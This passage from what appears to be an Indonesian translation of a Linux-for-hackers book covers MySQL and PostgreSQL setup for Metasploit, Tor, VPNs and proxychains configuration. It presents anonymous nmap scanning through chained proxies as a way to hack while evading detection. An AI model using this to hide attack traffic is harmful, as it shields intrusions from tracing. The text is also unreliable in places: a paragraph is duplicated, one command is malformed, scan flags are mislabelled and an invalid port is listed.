| customers | address      | city   | state   | cc       |
```

```
+----------+--------------+------------+---------+-------------+
| Jones    | 1 Wall St    | NY    | NY |   12345678   |
| Sawyer   | 12 Piccadilly | London | UK |  234567890   |
| Doe      | 25 Front St   | Los Angeles | CA | 4567898877 |
+----------+--------------+------------+---------+-------------+
```

Seperti yang Anda lihat, MySQL telah menampilkan semua informasi dari tabel nomor kartu hingga layar kami. Kami telah menemukan bulu emas *Hacker*!

PostgreSQL dengan Metasploit

PostgreSQL, atau hanya Postgres, adalah database relasional open source lainnya yang sering digunakan dalam aplikasi internetface yang sangat besar karena kemampuannya untuk menskalakan dengan mudah dan menangani beban kerja yang berat. Ini pertama kali dirilis pada Juli 1996 dan dikelola oleh sekelompok besar pengembang yang dikenal sebagai Grup Pengembangan Global PostgreSQL.

PostgreSQL juga diinstal secara default di Kali, tetapi jika Anda menggunakan distribusi Linux lain, kemungkinan itu akan ada di repositori Anda dan Anda dapat menginstalnya dengan memasukkan perintah berikut:

```
kali >apt-get postgres install
```

Sebagai seorang *Hacker*, Anda akan menganggap PostgreSQL sangat penting karena ini adalah database default dari pengujian penetrasi dan kerangka kerja peretasan yang paling banyak digunakan, Metasploit. Metasploit menggunakan PostgreSQL untuk menyimpan modulnya, serta hasil pemindaian dan eksploitasi, untuk kemudahan penggunaan dalam uji penetrasi atau peretasan. Oleh karena itu, kami akan menggunakan PostgreSQL di sini dalam konteks Metasploit.

Seperti hampir semua layanan di Linux, kita dapat memulai PostgreSQL dengan mem asukkan service application start, seperti seperti:

```
kali >service postgresql start
```

Setelah PostgreSQL aktif dan berjalan, mari kita mulai Metasploit:

```
kali >msfconsole
```

Perhatikan bahwa saat Metasploit telah selesai memulai, Anda akan melihat perintah msf >. Mengajarkan Anda cara menggunakan Metasploit untuk tujuan peretasan dan eksploitasi berada di luar cakupan buku ini, tetapi di sini kami akan menyiapkan database tempat Metasploit akan menyimpan informasinya.

Dengan menjalankan Metasploit, kita dapat menyiapkan PostgreSQL dengan perintah berikut sehingga menyimpan data dari aktivitas Metasploit apa pun di sistem Anda:

```
msf >msfdb init
[*] exec :msfdb init
Creating database use 'msf' Enter password for new role
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file /usr/share/metasploitframework/config/database.yml
Membuat skema database awal
```

Selanjutnya, kita perlu login ke Postgres sebagai root. Di sini, kami mendahului perintah dengan su, perintah “beralih pengguna”, untuk mendapatkan hak istimewa root:

```
msf >su postgres
[*] su postgres
postgres@kali:/root$
```

Saat Anda masuk ke Postgres, Anda akan melihat bahwa perintah telah berubah menjadi postgres@kali:/root$, yang mewakili aplikasi, nama host, dan pengguna.

Pada langkah berikutnya, kita perlu membuat pengguna dan sandi, seperti:]

```
postgres@kali:/root$ createuser msf_user -P
Enter Password for new role:
Enter it again:
```

Kami membuat nama pengguna msf_user menggunakan opsi –P dengan perintah createuser. Kemudian masukkan sandi yang diinginkan dua kali. Selanjutnya, Anda perlu membuat database dan memberikan izin untuk *msf_user.* Beri nama database *Hackers_bangkit_db*, seperti yang ditunjukkan di sini:

```
postgres@kali:/root$ createdb --owner=msf_user Hackers_bangkit_db
postgres@kali:/root$ exi
```

Saat Anda keluar dari Postgres dengan perintah keluar, terminal akan kembali ke msf > prompt. Selanjutnya, kita harus menghubungkan konsol Metasploit, msfconsole, ke database PostgreSQL dengan menentukan hal berikut:

- User
- Pasword
- Host
- Database name

Dalam kasus kami, kami dapat menghubungkan msfconsole ke database kami dengan perintah berikut:

```
msf >db_connect msf_user:password@127.0.0.1/Hackers_bangkit_db
```

Anda, tentu saja, perlu memberikan sandi yang Anda gunakan sebelumnya. Alamat IP adalah alamat sistem lokal Anda (localhost), sehingga Anda dapat menggunakan 127.0.0.1 kecuali jika Anda membangun database ini di sistem jarak jauh.

Terakhir, kita dapat memeriksa status database PostgreSQL untuk memastikannya terhubung:

Anda, tentu saja, perlu memberikan sandi yang Anda gunakan sebelumnya. Alamat IP adalah alamat sistem lokal Anda (localhost), sehingga Anda dapat menggunakan 127.0.0.1 kecuali jika Anda membangun database ini di sistem jarak jauh.

Terakhir, kita dapat memeriksa status database PostgreSQL untuk memastikannya terhubung:

```
msf >db_status [*] postgresql connected to msf
```

Seperti yang Anda lihat, Metasploit merespons bahwa database PostgreSQL terhubung dan siap digunakan. Sekarang, ketika kami melakukan pemindaian sistem atau menjalankan eksploitasi dengan Metasploit, hasilnya akan disimpan di database PostgreSQL kami. Selain itu, Metasploit sekarang menyimpan modul-modulnya di database Postgres kami, membuat pencarian modul yang tepat jauh lebih mudah dan lebih cepat!

12.5 RINGKASAN

Linux memiliki banyak layanan yang berjalan di latar belakang hingga pengguna membutuhkannya. Apache Web Server adalah yang paling banyak digunakan, tetapi seorang *Hacker* harus terbiasa dengan MySQL, SSH, dan PostgreSQL untuk berbagai tugas juga. Dalam bab ini, kita telah membahas dasar-dasar mutlak untuk memulai layanan ini. Setelah Anda merasa nyaman dengan sistem Linux Anda, saya mendorong Anda untuk keluar dan menjelajahi setiap layanan ini lebih lanjut.

12.6 LATIHAN

Sebelum Anda melanjutkan ke Bab 13, cobalah keterampilan yang Anda pelajari dari bab ini dengan menyelesaikan latihan berikut:

1. Mulai layanan Apache2 Anda melalui baris perintah.
2. Menggunakan file index.btml, buat situs web sederhana yang mengumumkan kedatangan Anda ke dunia peretasan yang mengasyikkan.
3. Mulai layanan SSH Anda melalui baris perintah. Sekarang sambungkan ke sistem Kali Anda dari sistem lain di LAN Anda.
4. Mulai layanan database MySQL Anda dan ubah kata sandi pengguna root menjadi backers-bangkit. Ubah ke database mysql.
5. Mulai layanan database PostgresSQL Anda. Mengaturnya dijelaskan dalam bab ini untuk digunakan oleh Metasploit.

BAB 13
AMAN DAN ANONIM

Saat ini, hampir semua yang kita lakukan di internet dilacak. Siapa pun yang melakukan pelacakan—apakah itu Google yang melacak penelusuran online, kunjungan situs web, dan email kami, atau Badan Keamanan Nasional/ *National Security Agency* (NSA) yang mencatat semua aktivitas kami—setiap gerakan online kami dicatat, dan kemudian diindeks. Rata-rata individu—dan *Hacker*, khususnya—perlu memahami cara membatasi pelacakan ini dan tetap relatif anonim di web untuk membatasi pengawasan di mana-mana ini.

Dalam bab ini, kita akan melihat bagaimana Anda dapat menavigasi World Wide Web secara anonim (atau sedekat mungkin) menggunakan empat metode:

- Onion Network
- Server proksi
- Jaringan pribadi virtual
- Email pribadi terenkripsi

Tidak ada metode yang pasti untuk menjaga aktivitas Anda aman dari pengintaian, dan dengan waktu dan sumber daya yang cukup, apa pun dapat dilacak. Namun, metode ini kemungkinan akan membuat pekerjaan *Hacker* jauh lebih sulit.

13.1 BAGAIMANA INTERNET MEMBERI JALAN

Untuk memulai, mari kita bahas secara mendalam beberapa cara aktivitas kita di internet dilacak. Kami tidak akan membahas semua metode pelacakan, atau terlalu detail tentang salah satu metode, karena itu akan berada di luar cakupan buku ini. Memang, diskusi seperti itu dapat membawa keseluruhan buku sendiri.

Pertama, alamat IP Anda mengidentifikasi Anda saat melintasi internet. Data yang dikirim dari mesin Anda biasanya diberi tag dengan alamat IP Anda, sehingga aktivitas Anda mudah dilacak. Kedua, Google dan layanan email lainnya akan "read" email Anda, mencari kata kunci untuk menayangkan iklan Anda dengan lebih efisien. Meskipun ada banyak metode yang lebih canggih yang jauh lebih banyak waktu dan sumber daya, ini adalah yang kami coba cegah dalam bab ini. Mari kita mulai dengan melihat bagaimana alamat IP memberikan kita di internet.

Saat Anda mengirim paket data melalui internet, paket tersebut berisi alamat IP sumber dan tujuan data tersebut. Dengan cara ini, paket mengetahui ke mana arahnya dan ke mana harus mengembalikan respons. Setiap paket melompat melalui beberapa router internet sampai menemukan tujuannya dan kemudian melompat kembali ke pengirim. Untuk penjelajahan internet umum, setiap lompatan adalah router yang dilalui paket untuk sampai ke tujuannya. Mungkin ada sebanyak 20-30 hop antara pengirim dan tujuan, tetapi biasanya paket apa pun akan menemukan jalan ke tujuan dalam waktu kurang dari 15 hop.

Saat paket melintasi internet, siapa pun yang mencegat paket dapat melihat siapa yang mengirimnya, ke mana telah pergi, dan ke mana perginya. Ini adalah salah satu cara situs web dapat memberi tahu siapa Anda saat tiba dan memasukkan Anda secara otomatis, dan juga bagaimana seseorang dapat melacak di mana Anda pernah berada di internet.

```
kali >traceroute
google.com traceroute to google.com (172.217.1.78), 30 hops max, 60 bytes packets
1   192.168.1.1 (192.168.1.1)   4.152 ms 3.834 ms 32.964 ms
2   10.0.0.1 (10.0.0.1)  5.797 ms 6.995 ms 7.679 ms
```

```
3   96.120.96.45 (96.120.96.45)  27.952 ms 30.377 ms 32.964 ms

--snip--
18 lgal15s44-in-f14.le100.net (172.217.1.78)  94.666 ms 42.990 ms 41.564 ms
```


Seperti yang Anda lihat, www.google.com adalah 18 lompatan di internet dari saya. Hasil Anda mungkin akan berbeda karena permintaan Anda berasal dari lokasi yang berbeda dan karena Google memiliki banyak server di seluruh dunia. Selain itu, paket tidak selalu mengambil rute yang sama di internet, jadi Anda mungkin mengirim paket lain dari alamat Anda ke situs yang sama dan menerima rute yang berbeda. Mari kita lihat bagaimana kita dapat menyamarkan semua ini dengan jaringan Tor.

13.2 SISTEM *ONION* ROUTER

Pada tahun 1990-an, Kantor Riset Angkatan Laut / *US Office of Naval Research* (ONR) mulai mengembangkan metode untuk menavigasi internet secara anonim untuk tujuan spionase. Rencananya adalah untuk menyiapkan jaringan router yang terpisah dari router internet, yang dapat mengenkripsi lalu lintas, dan yang hanya menyimpan alamat IP yang tidak terenkripsi dari router sebelumnya, yang berarti semua alamat yang dienkripsi melalui semua router lainnya. Idenya adalah bahwa siapa pun yang melihat lalu lintas tidak dapat menentukan asal atau tujuan data tersebut. Penelitian ini dikenal sebagai “Proyek Onion Router (Tor) ” pada tahun 2002, dan sekarang tersedia untuk siapa saja untuk digunakan untuk navigasi yang relatif aman dan anonim di web.

Cara Kerja Tor

Paket yang dikirim melalui Tor tidak dikirim melalui router biasa sehingga dipantau secara ketat oleh begitu banyak, tetapi dikirim melalui jaringan lebih dari 7.000 router di seluruh dunia, terima kasih kepada sukarelawan yang mengizinkan komputer mereka digunakan Selain menggunakan jaringan router yang benar-benar terpisah, Tor mengenkripsi data, tujuan, dan alamat IP pengirim dari setiap paket. Di setiap hop, informasi dienkripsi dan kemudian didekripsi oleh hop berikutnya saat diterima. Dengan cara ini, setiap paket berisi informasi hanya tentang hop sebelumnya di sepanjang jalur dan bukan alamat IP asal. Jika seseorang mencegat lalu lintas, mereka hanya dapat melihat alamat IP dari hop sebelumnya, dan pemilik situs web hanya dapat melihat alamat IP dari router terakhir yang mengirim lalu lintas (lihat Gambar 13.1). Hal ini memastikan anonimitas relatif di internet.



Gambar 13.1 Cara Tor menggunakan data lalu lintas terenkripsi

Untuk mengaktifkan penggunaan Tor, cukup instal browser Tor dari https://www.torproject.org/. Setelah terinstal, tampilannya akan seperti Gambar 132, dan Anda dapat menggunakannya seperti browser internet lama. Dengan menggunakan browser ini, Anda akan menavigasi internet melalui serangkaian router yang terpisah dan akan dapat mengunjungi situs tanpa dilacak oleh Big Brother. Sayangnya, keuntungannya adalah bahwa berselancar melalui browser Tor bisa menjadi jauh lebih lambat; karena jumlah router yang hampir tidak banyak, bandwidth di jaringan ini terbatas.

Gambar 13.2 Halaman landing untuk browser Tor

Selain mampu mengakses hampir semua situs web di internet tradisional, browser Tor juga mampu mengakses dark web. Situs web yang membentuk dark web memerlukan anonimitas, sehingga mereka hanya mengizinkan akses melalui browser Tor dan memiliki alamat yang diakhiri dengan bawang untuk domain tingkat teratas/*top-level domain* (TLD). Dark web terkenal karena aktivitas ilegalnya, tetapi sejumlah layanan yang sah juga tersedia di sana. Namun, peringatan: saat mengakses dark web, Anda mungkin menemukan materi yang menurut banyak orang menyinggung.

Masalah Keamanan


Layanan intelijen dan mata-mata Amerika Serikat dan negara-negara lain menganggap jaringan Tor sebagai ancaman bagi keamanan nasional, karena percaya bahwa jaringan anonim semacam itu memungkinkan pemerintah asing dan teroris untuk berkomunikasi tanpa diawasi. Akibatnya, sejumlah proyek penelitian yang kuat dan ambisius bekerja untuk memecahkan anonimitas Tor.

Anonimitas Tor telah dilanggar sebelumnya oleh otoritas ini dan kemungkinan akan dilanggar lagi. NSA, sebagai salah satu instance, menjalankan router Tor-nya sendiri, artinya lalu lintas Anda mungkin melintasi router NSA saat Anda menggunakan Tor. Jika lalu lintas Anda keluar dari perute NSA, itu lebih buruk lagi karena perute keluar selalu tahu tujuan Anda. NSA juga memiliki metode yang dikenal sebagai korelasi lalu lintas, yang melibatkan pencarian pola lalu lintas masuk dan keluar, yang mampu mematahkan anonimitas Tor. Meskipun upaya untuk merusak Tor ini tidak akan memengaruhi keefektifan Tor dalam

mengaburkan identitas Anda dari layanan komersial, seperti Google, upaya tersebut dapat membatasi keefektifan browser dalam menjaga Anda tetap anonim dari agen mata-mata.

13.3 SERVER PROXY

Strategi lain untuk mencapai anonimitas di internet adalah dengan menggunakan proxy, yang merupakan sistem perantara yang bertindak sebagai perantara untuk lalu lintas: pengguna terhubung ke proxy, dan lalu lintas diberikan sebelum alamat IP Gambar 13.3). Saat lalu lintas kembali dari tujuan, proxy akan mengirimkan lalu lintas kembali ke sumbernya. Dengan cara ini, lalu lintas tampaknya berasal dari proxy dan bukan alamat IP asal.



Gambar 13.3 Menjalankan lalu lintas melalui server proxy

Tentu saja, proxy kemungkinan akan mencatat lalu lintas Anda, tetapi penyelidik harus mendapatkan surat panggilan atau surat perintah pencarian untuk mendapatkan log. Untuk membuat lalu lintas Anda lebih sulit dilacak, Anda dapat menggunakan lebih dari satu proxy, dalam strategi yang dikenal sebagai rantai proxy, yang akan kita lihat nanti di bab ini.

Kali Linux memiliki alat proxy yang sangat baik yang disebut *proxychains* yang dapat Anda siapkan untuk mengaburkan lalu lintas Anda. Sintaks untuk perintah proxychains adalah langsung, seperti yang ditunjukkan di sini:

```
kali >proxychains <the command you want proxied> <arguments >
```

Argumen yang Anda berikan mungkin menyertakan alamat IP. Misalnya, jika Anda ingin menggunakan proxychain untuk memindai situs dengan nmap secara anonim, Anda harus memasukkan kode berikut:

```
kali >proxychains nmap -sT - Pn <IP address>
```

Tindakan ini akan mengirim perintah pemindaian siluman nmap –sS ke alamat IP yang diberikan melalui proxy. Alat tersebut kemudian membangun rantai proxy itu sendiri, sehingga Anda tidak perlu khawatir tentang hal itu.

Menyetel Proksi di File Konfigurasi

Di bagian ini, kami menyetel proksi untuk digunakan oleh perintah rantai proksi. Seperti hampir setiap aplikasi di Linux/Unix, konfigurasi proxychains dikelola oleh file config—khususnya /etc/proxychains.conf. Buka file konfigurasi di editor teks pilihan Anda dengan perintah berikut (ganti leafpad dengan editor pilihan Anda jika perlu):

```
kali >leafpad /etc/proxychains.conf
```

Anda akan melihat file seperti yang ditampilkan di Daftar 13.1.

```
# proxychains.conf VER 3.1
```

```
# HTTP, SOCKS4, SOCKS5 tunneling proxy dengan DNS

# Opsi di bawah ini mengidentifikasi bagaimana ProxyList diperlakukan.
# hanya satu opsi yang harus dibatalkan komentarnya pada saat itu,
# jika tidak, opsi yang muncul terakhir akan diterima
#
# dynamic_chain
#
# Dinamis Setiap koneksi akan dilakukan melalui proxy yang dirantai
# semua proxy dirantai sesuai urutan yang muncul dalam daftar
# setidaknya satu proxy harus online untuk bermain secara berantai# (dead proxies are skipped)
# jika tidak, EINTR dikembalikan ke rantai ketat aplikasi
# Ketat Setiap koneksi akan dilakukan melalui proxy berantai
# semua proxy dirantai sesuai urutan yang muncul dalam daftar
# semua proxy harus online untuk bermain secara berantai
# jika tidak, EINTR dikembalikan ke aplikasi M
--snip--
```

Daftar 13.1 File proxychains.conf

Gulir ke bawah file ini ke baris 61, dan Anda akan melihat bagian ProxyList, seperti yang ditunjukkan di Daftar 13.2.

```
[ProxyList]
# add proxy here...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050
```

Daftar 13.2 Bagian dari file konfigurasi untuk menambahkan proksi

Kami dapat menambahkan proxy dengan memasukkan alamat IP dan port dari proxy yang kami inginkan menggunakan dalam daftar ini. Untuk saat ini, kami akan menggunakan beberapa proxy gratis. Anda dapat menemukan proksi gratis dengan googling “proksi gratis” atau menggunakan situs http://www.hidemy.name, seperti yang ditunjukkan pada Gambar 13.4. Namun, perlu diperhatikan bahwa menggunakan proxy gratis dalam aktivitas peretasan di dunia nyata bukanlah ide yang baik. Saya akan membahas ini secara lebih mendetail nanti di bab ini. Contoh yang digunakan di sini hanya untuk tujuan pendidikan.


Isi detail dalam formulir atau cukup klik telusuri; lalu tambahkan salah satu proksi yang dihasilkan ke file *proxychains.conf* Anda menggunakan format berikut:

```
Type  IPaddress  Port
```

Berikut contohnya:

```
[ProxyList]
# add proxy here...
socks4 114.134.186.12 22020
# meanwhile # defaults set to "tor"
# socks4 127.0.0.1 9050
```

Penting untuk diperhatikan bahwa proxychains secara default menggunakan Tor jika Anda tidak memasukkan proksi apa pun milik Anda sendiri. Baris terakhir di Daftar 13.2 mengarahkan rantai proksi untuk mengirim lalu lintas terlebih dahulu melalui host di 127.0.0.1 pada port 9050 (konfigurasi Tor default). Jika Anda tidak menambahkan proxy Anda sendiri dan ingin menggunakan Tor, biarkan ini apa adanya. Jika Anda tidak menggunakan Tor, Anda perlu memberi komentar baris ini (tambahkan # sebelum itu).



Gambar 13.4 Proxy gratis dari http://www.hidemy.name

Seperti saya suka Tor, seperti yang disebutkan, biasanya sangat lambat. Juga, karena NSA telah merusak Tor, kemungkinan besar saya tidak akan bergantung padanya untuk anonimitas. Oleh karena itu, saya mengomentari baris ini dan menambahkan set proxy saya sendiri.

Mari kita mengujinya. Dalam contoh ini, saya akan membuka browser Firefox dan mengarahkannya ke https://www.*Hackers*bangkit.com/ secara anonim dengan mengirimkan lalu lintas melalui proxy.

Perintahnya adalah sebagai berikut:

```
kali >proxychains firefox www.Hackers-bangkit.com
```

Ini berhasil membuka https://www.*Hackers*bangkit.com/ di Firefox melalui proxy yang saya pilih dan mengembalikan hasilnya kepada saya. Bagi siapa pun yang melacak lalu lintas ini, tampaknya proxy saya yang membuka https://www.*Hackers*bangkit.com/ daripada alamat IP saya.

Beberapa Opsi yang Lebih Menarik

Sekarang setelah kita memiliki rantai proxy yang berfungsi, mari kita lihat beberapa opsi lain yang dapat kita konfigurasikan melalui file *proxychains.conf*. Karena sekarang kami telah menyiapkannya, kami hanya menggunakan satu proxy. Namun, kami dapat memasukkan beberapa proxy dan menggunakan semuanya, kami dapat menggunakan nomor terbatas dari daftar, atau kami dapat meminta rantai proxy mengubah urutannya secara acak. Mari coba semua opsi ini.

Menambahkan Lebih Banyak Proxy

Pertama, mari tambahkan beberapa proksi lainnya ke daftar kami. Kembali ke http://www.hidemy.name dan temukan beberapa alamat IP proksi lainnya. Kemudian, tambahkan beberapa lagi proxy ini ke file proxychains.conf Anda, seperti:

```
[ProxyList]
# add proxy here...
socks4 114.134.186.12 22020
socks4 188.187.190.59 8888
socks4 181.113.121.158 335551
```

Sekarang simpan file konfigurasi ini dan coba jalankan perintah berikut:

```
kali >proxychains firefox www.Hackers-bangkit.com
```

Anda tidak akan melihat perbedaan apa pun, tetapi paket Anda sekarang berjalan melalui beberapa proxy.

Dynamic Chaining

Dengan beberapa IP di file proxychain.conf kami, kami dapat mengatur dynamic chaining, yang menjalankan lalu lintas kami melalui setiap proxy di daftar kami dan jika salah satu proxy tidak aktif atau tidak merespons, secara otomatis masuk ke proxy daftar tanpa melemparkan kesalahan. Jika kami tidak menyiapkannya ini, satu proxy yang gagal akan melanggar permintaan kami.

Kembali ke file konfigurasi rantai proxy Anda, temukan baris dynamic_chain (baris 10), dan batalkan komentar seperti yang ditunjukkan berikutnya. Pastikan juga Anda mengomentari baris strict_chain jika belum.

```
# dynamic_chain
#
# Dinamis – Setiap koneksi akan dilakukan melalui proxy yang dirantai
# semua proxy dirantai sesuai urutan yang muncul dalam daftar
# setidaknya satu proxy harus online untuk bermain secara berantai
--snip--
```

Ini akan mengaktifkan rantai dinamis proxy kami, sehingga memungkinkan anonimitas yang lebih besar dan peretasan tanpa masalah. Simpan file konfigurasi dan silakan untuk mencobanya.

Random Chaining

Trik terakhir kami adalah opsi rantai acak, di mana proxy_chain akan secara acak memilih satu set alamat IP dari daftar kami dan menggunakannya untuk membuat rantai proxy kami. Ini berarti bahwa setiap kali kita menggunakan rantai proxy, proxy akan terlihat berbeda dengan target, sehingga lebih sulit untuk melacak lalu lintas kita dari sumbernya. Opsi ini juga dianggap “dinamis” karena jika salah satu proxy tidak aktif, ia akan melompat ke yang berikutnya.

Kembali ke dalam file */etc/proxychains.conf* dan komentari baris dynamic_chain dan strict_chain dengan menambahkan # di awal setiap baris; lalu batalkan komentar baris random_chain. Kami hanya dapat menggunakan salah satu dari tiga opsi ini pada satu waktu, jadi pastikan Anda mengomentari opsi lain sebelum menggunakan proxy_chain.

Selanjutnya, cari dan batalkan komentar pada baris dengan chain_len lalu berikan angka yang wajar. Baris ini menentukan berapa banyak alamat IP di rantai Anda yang akan digunakan dalam membuat rantai proxy acak Anda.

```
# dynamic_chain
#
# Dinamis – Setiap koneksi akan dilakukan melalui proxy yang dirantai
# semua proxy dirantai sesuai urutan yang muncul dalam daftar
# setidaknya satu proxy harus online untuk bermain secara berantai
#
# strict_chain
#
# Strict - Each connection will be done via chained proxies
# semua proxy dirantai dalam urutan seperti yang muncul dalam daftar
# semua proxy harus online untuk bermain secara berantai
# jika tidak, EINTR dikembalikan ke aplikasi
# random_chain
# Random - Setiap koneksi akan dilakukan melalui proxy acak
# (or proxy chain, see chain_len) from the list.
# opsi ini bagus untuk menguji IDS Anda:)
# Masuk akal hanya jika random_chain
chain_len = 3
```

Di sini, saya telah menghapus komentar chain_len dan memberinya nilai 3, artinya rantai proksi sekarang akan menggunakan tiga proksi dari daftar saya di file */etc/proxychains.conf,* memilihnya secara acak dan pindah ke proksi berikutnya jika ada proksi berikutnya. Perhatikan bahwa meskipun metode ini tentu saja meningkatkan anonimitas Anda, metode ini juga meningkatkan latensi aktivitas online Anda.

Sekarang setelah Anda mengetahui cara menggunakan rantai proksi, Anda dapat melakukan peretasan dengan anonimitas relatif. Saya katakan “relatif” karena tidak ada cara pasti untuk tetap anonim dengan NSA dan FSB yang memata-matai aktivitas online kami—tetapi kami dapat melakukan banyak deteksi lebih sulit dengan bantuan proxychain

Masalah Keamanan

Sebagai catatan terakhir tentang keamanan proxy, pastikan untuk memilih proxy Anda dengan bijak: proxychain hanya sebaik proxy yang Anda gunakan. Jika Anda ingin tetap anonim, jangan gunakan proxy gratis seperti yang disebutkan sebelumnya. *Hacker* menggunakan proxy berbayar yang dapat dipercaya. Faktanya, proksi gratis kemungkinan akan menjual alamat IP dan riwayat penelusuran Anda. Seperti yang dikatakan oleh Bruce Schneier, kriptografer dan pakar keamanan terkenal, pernah berkata, “Jika ada sesuatu yang gratis, Anda bukan pelanggannya; Anda adalah produknya.” Dengan kata lain, setiap produk gratis kemungkinan mengumpulkan data Anda dan menjualnya. Mengapa lagi mereka menawarkan proksi gratis?

Meskipun alamat IP lalu lintas Anda yang meninggalkan proksi akan bersifat anonim, ada cara untuk agen pengawasan untuk mengidentifikasi Anda. Misalnya, pemilik proxy akan mengetahui identitas Anda dan jika cukup ditekan oleh spionase atau lembaga penegak

hukum dengan yurisdiksi, dapat menawarkan identitas Anda untuk melindungi bisnis mereka. Sangat penting untuk menyadari batasan proxy sebagai sumber anonimitas.

13.4 *VIRTUAL PRIVATE NETWORKS*

Menggunakan *virtual private network* (VPN) dapat menjadi cara yang efektif untuk menjaga lalu lintas web Anda relatif anonim dan aman. VPN digunakan untuk menyambung ke perangkat internet perantara seperti router yang mengirimkan lalu lintas Anda ke tujuan akhirnya yang ditandai dengan alamat IP router.

Menggunakan VPN pasti dapat meningkatkan keamanan dan privasi Anda, tetapi ini bukan jaminan anonimitas. Perangkat internet yang Anda sambungkan harus merekam atau mencatat alamat IP Anda agar dapat mengirimkan data kembali kepada Anda dengan benar, sehingga siapa pun yang dapat mengakses catatan ini dapat mengungkap informasi tentang Anda.

Keunggulan VPN adalah sederhana dan mudah dikerjakan. Anda dapat membuka akun dengan penyedia VPN lalu menghubungkan dengan mulus ke VPN setiap kali Anda login ke komputer. Anda akan menggunakan browser seperti biasa untuk menavigasi web, tetapi semua orang akan melihat bahwa lalu lintas Anda berasal dari alamat IP dan lokasi perangkat VPN internet dan bukan milik Anda sendiri. Selain itu, semua lalu lintas antara Anda dan perangkat VPN dienkripsi, sehingga bahkan penyedia layanan internet Anda tidak dapat melihat lalu lintas Anda.

Antara lain, VPN bisa efektif dalam menghindari konten yang dikontrol pemerintah dan sensor informasi. Misalnya, jika pemerintah nasional Anda membatasi akses Anda ke situs web dengan pesan politik tertentu, Anda mungkin dapat menggunakan VPN berbasis di luar negara Anda untuk mengakses konten tersebut. Beberapa perusahaan media, seperti Netflix, Hulu, dan HBO, membatasi akses konten mereka ke alamat IP yang berasal dari negara mereka sendiri. Menggunakan VPN berbasis di negara yang diizinkan oleh layanan tersebut sering kali dapat membantu Anda mengatasi batasan akses tersebut.

